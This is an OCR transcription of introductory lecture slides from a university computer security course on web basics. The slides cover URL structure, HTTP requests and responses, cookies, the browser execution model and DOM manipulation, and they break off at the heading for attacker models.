CSE 127: Computer Security

Web Intro

Nadia Heninger

UCSD

Winter 2023


Some slides from Deian Stefan, Zakir Durumeric, Dan Boneh, and Kirill Levchenko

Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

scheme

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):


domain

`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

scheme


HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):




HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):




HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):




HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

Anatomy of a request

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of a request

method

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of a request

method path

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of a request

method path version

```
GET /index.html HTTP/1.1
```

```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of a request

method path version

```
GET /index.html HTTP/1.1
```

headers

```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Anatomy of a request

method path version

```
GET /index.html HTTP/1.1
```

headers

```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

body (empty)

Anatomy of a response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Anatomy of a response

status code

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Anatomy of a response

status code

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>
```

headers

Anatomy of a response

status code

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<html>Some data... whatever ... </html>
```

headers

body

Many HTTP methods

- GET: Get the resource at the specified URL.
- POST: Create new resource at URL with payload.
- PUT: Replace current representation of the target resource with request payload.
- PATCH: Update part of the resource.
- DELETE: Delete the specified URL.

In practice: it's a mess

- GETs should NOT change server state; in practice, they sometimes do
- Old browsers don't send PUT, PATCH, and DELETE
  - So, almost all side-effecting requests are POSTs; real method hidden in a header or request body

In practice: we need state

In practice: we need state

- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?

In practice: we need state

- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?
  - Session management: logins, shopping carts, etc.
  - Personalization: user preferences, themes, etc.
  - Tracking: recording and analyzing user behavior

Setting cookies in response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=327292342732823 4
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Setting cookies in response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=327292342732823 4
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Sending cookie with each request

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=327292342732823 4
Cookie: userID=F3D947C2
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Sending cookie with each request

```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=327292342732823 4
Cookie: userID=F3D947C2
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

In practice: mix of HTTP/1.1,2, and 3

- HTTP/2 used by 47% of the web* as of Oct 2021
  - Allows pipelining requests for multiple objects
  - Multiplexing multiple requests over one TCP connection
  - Header compression
  - Server push
- HTTP/3 used by 22% of the web
  - Uses QUIC instead of TCP

*top 10M sites


Going from HTTP response to code execution...

Basic browser execution model

- Each browser window....
  - Loads content
  - Parses HTML and runs Javascript
  - Fetches sub resources (e.g., images, CSS, JavaScript)
  - Respond to events like onClick, onMouseover, onLoad, setTimeout

Nested execution model


- Windows may contain frames from different sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?



Nested execution model

- Windows may contain frames from diff sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Document object model (DOM)



- Javascript can read and modify page by interacting with DOM
  - OO interface for reading and writing website content
- Includes browser object model
  - Access window, document, and other state like history, browser navigation, and cookies

https://en.wikipedia.org/wiki/Document_Object_Model

Modifying the DOM using JS

```
<html>
  <body>
    <ul id=“t1”>
      <li>Item 1</li>
    </ul>
...
  </body>
</html>
```

- Item 1

Modifying the DOM using JS


```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
...
  </body>
</html>
```

- Item 1

```
<script>
  const list    = document.getElementById('t1');
  const newItem = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
...
  </body>
</html>
```




- Item 1
- Item 2

```
<script>
  const list    = document.getElementById('t1');
  const newItem = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

Modern websites are complicated

Modern websites are complicated




Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy


Relevant attacker models


Network attacker



Relevant attacker models

